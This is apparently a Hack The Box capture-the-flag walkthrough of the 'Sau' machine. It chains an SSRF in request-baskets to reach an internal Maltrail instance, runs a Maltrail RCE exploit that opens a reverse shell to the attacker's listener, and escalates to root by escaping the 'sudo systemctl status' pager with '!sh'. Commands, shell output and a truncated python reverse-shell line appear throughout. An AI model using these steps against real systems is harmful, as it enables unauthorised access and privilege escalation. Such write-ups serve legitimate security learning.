Sau walkthrough

Index


List of pictures

Disclaimer

I do this box to learn things and challenge myself. I’m not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who’re willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:




```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-05 09:17 GMT
Nmap scan report for 10.10.11.224
Host is up (0.075s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_  256 b30c47fba2f212ccce0b58820e504336 (ED25519)
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     unknown
<...SNIP...>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Fri, 05 Jan 2024 09:18:01 GMT
|_    Content-Length: 0

Nmap done: 1 IP address (1 host up) scanned in 94.65 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 55555. Also, ports 80 and 8338 are filtered. So, the machine has SSH service enabled and an application is running on port 55555. NMap told me that operative system is Ubuntu.

Initial foothold

Browsing the web application, it is possible found that the application is “**Basket request**” version **1.2.1:**




10.10.11.224:55555/web
Request Baskets
New Basket
Create a basket to collect and inspect HTTP requests
http://10.10.11.224:55555/ 25c37p7
Create
My Baskets
You have no baskets yet
Powered by request-baskets | Version: 1.2.1

Picture 2 - Application on port 55555

This application let me to create and configure a basket. After a look on the Internet, I found **[CVE-2023-27163](CVE-2023-27163)**. It let me to execute a Server-Side Request Forgery attack. I exploited it to reach application on port 80. In fact, request basket is a web application built to collect and register requests on a specific route, so called basket. When creating it, the user can specify another server to forward the request. The issue here is that the user can specify unintended services, such as network-closed applications.

First, I had to create a new basket:




Created

Basket '25c37p7' is successfully created!

Your token is: fijuDu46VqRcEBZa_wnBFK1sM-W5rEFo_wRDGmzoXIJnM

Picture 3 - Basket created




Requests are collected at http://10.10.11.224:55555/25c37p7

[GET] 10:35:11 AM 1/28/2024 /25c37p7

Picture 4 - Basket created

It is important take note about the basket id. After this, I configured it to reach service on port 80:


Basket: 25c37p7

Configuration Settings


Forward URL:
http://127.0.0.1:80

☐ Insecure TLS only affects forwarding to URLs like https://...
☑ Proxy Response
☑ Expand Forward Path

Basket Capacity:
200

Picture 5 - Basket malicious configuration

At this point I was able to reach application on port 80 via http://10.10.11.224:55555/25c37p7. Application on port 80 is **Maltrail** version **0.53**:


- Log In

Powered by Maltrail (v0.53)


- Hide threat
- Report false positive

Picture 6 - Application on port 80

Again, I searched on the Internet some possible known vulnerabilities. I found this application is vulnerable to RCE and I downloaded an exploit in a file named **exploit.py**.

User flag


This was the moment to run this exploit, as shown in the following picture:



```
┌─(root㉿k14d1u5-kali)-[/home/…/Per punti HTB/Linux/Easy/Sau]
└─# python ./exploit.py 10.10.14.29 8787 http://10.10.11.224:55555/25c37p7
Running exploit on http://10.10.11.224:55555/25c37p7/login
```

Picture 7 - Exploit running

This exploit opened a reverse shell. From it, I obtained the user flag:




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -lnvp 8787
listening on [any] 8787 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.224] 43438
$ whoami
whoami
puma
$ pwd
pwd
/opt/maltrail
$ cd /home/puma
cd /home/puma
$ ls -la
ls -la
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19  2023 .
drwxr-xr-x 3 root root 4096 Apr 15  2023 ..
lrwxrwxrwx 1 root root    9 Apr 14  2023 .bash_history → /dev/null
-rw-r--r-- 1 puma puma  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25  2020 .bashrc
drwx────── 2 puma puma 4096 Apr 15  2023 .cache
drwx────── 3 puma puma 4096 Apr 15  2023 .gnupg
-rw-r--r-- 1 puma puma  807 Feb 25  2020 .profile
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .viminfo → /dev/null
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .wget-hsts → /dev/null
-rw-r───── 1 root puma   33 Jan 27 23:26 user.txt
$ cat user.txt
cat user.txt
a[redacted]5
$
```

Picture 8 - Reverse shell obtained and user flag

Privilege escalation


At this point I started to search some useful information to escalate my privileges. For example, I uploaded **linpeas.sh** script. The useful information for privilege escalation is the following:



```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$
```

Picture 9 - Useful information for privilege escalation


When I run this command, his execution leaved me in an environment where I can execute command in a similar way I run command in **vi**. So, I run the **!/sh** command and I obtained a shell as root:



```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Sat 2024-01-27 23:26:08 UTC; 25min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 877 (python3)
      Tasks: 28 (limit: 4662)
     Memory: 45.4M
     CGroup: /system.slice/trail.service
             ├─ 877 /usr/bin/python3 server.py
             ├─ 998 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1001 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1007 sh
             ├─1008 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1009 /bin/sh
             ├─1026 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1027 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1030 sh
             ├─1031 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1032 /bin/sh
             ├─1037 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1038 /bin/sh -c logger -p auth.info -t "maltrail[877]" "Failed p>
             ├─1041 sh
lines 1-23!sh
!sshh!sh
# whoami
whoami
root
# pwd
pwd
/opt/maltrail
```

Picture 10 - Privilege escalation

Of course, from this shell I obtained the root flag:



```
# cd /root
cd /root
# ls -la
ls -la
total 40
drwx------  6 root root 4096 Jan 27 23:26 .
drwxr-xr-x 20 root root 4096 Jun 19  2023 ..
lrwxrwxrwx  1 root root    9 Apr 15  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  3 root root 4096 Jun 19  2023 .cache
lrwxrwxrwx  1 root root    9 Apr 15  2023 .lesshst -> /dev/null
drwxr-xr-x  3 root root 4096 Jun  8  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Apr 14  2023 .ssh
-rw-r--r--  1 root root   39 Jun  8  2023 .vimrc
lrwxrwxrwx  1 root root    9 Apr 15  2023 .wget-hsts -> /dev/null
drwxr-xr-x  4 root root 4096 Jun 19  2023 go
-rw-r-----  1 root root   33 Jan 27 23:26 root.txt
# cat root.txt
cat root.txt
e[redacted]4
# 
```

Picture 11 - Root flag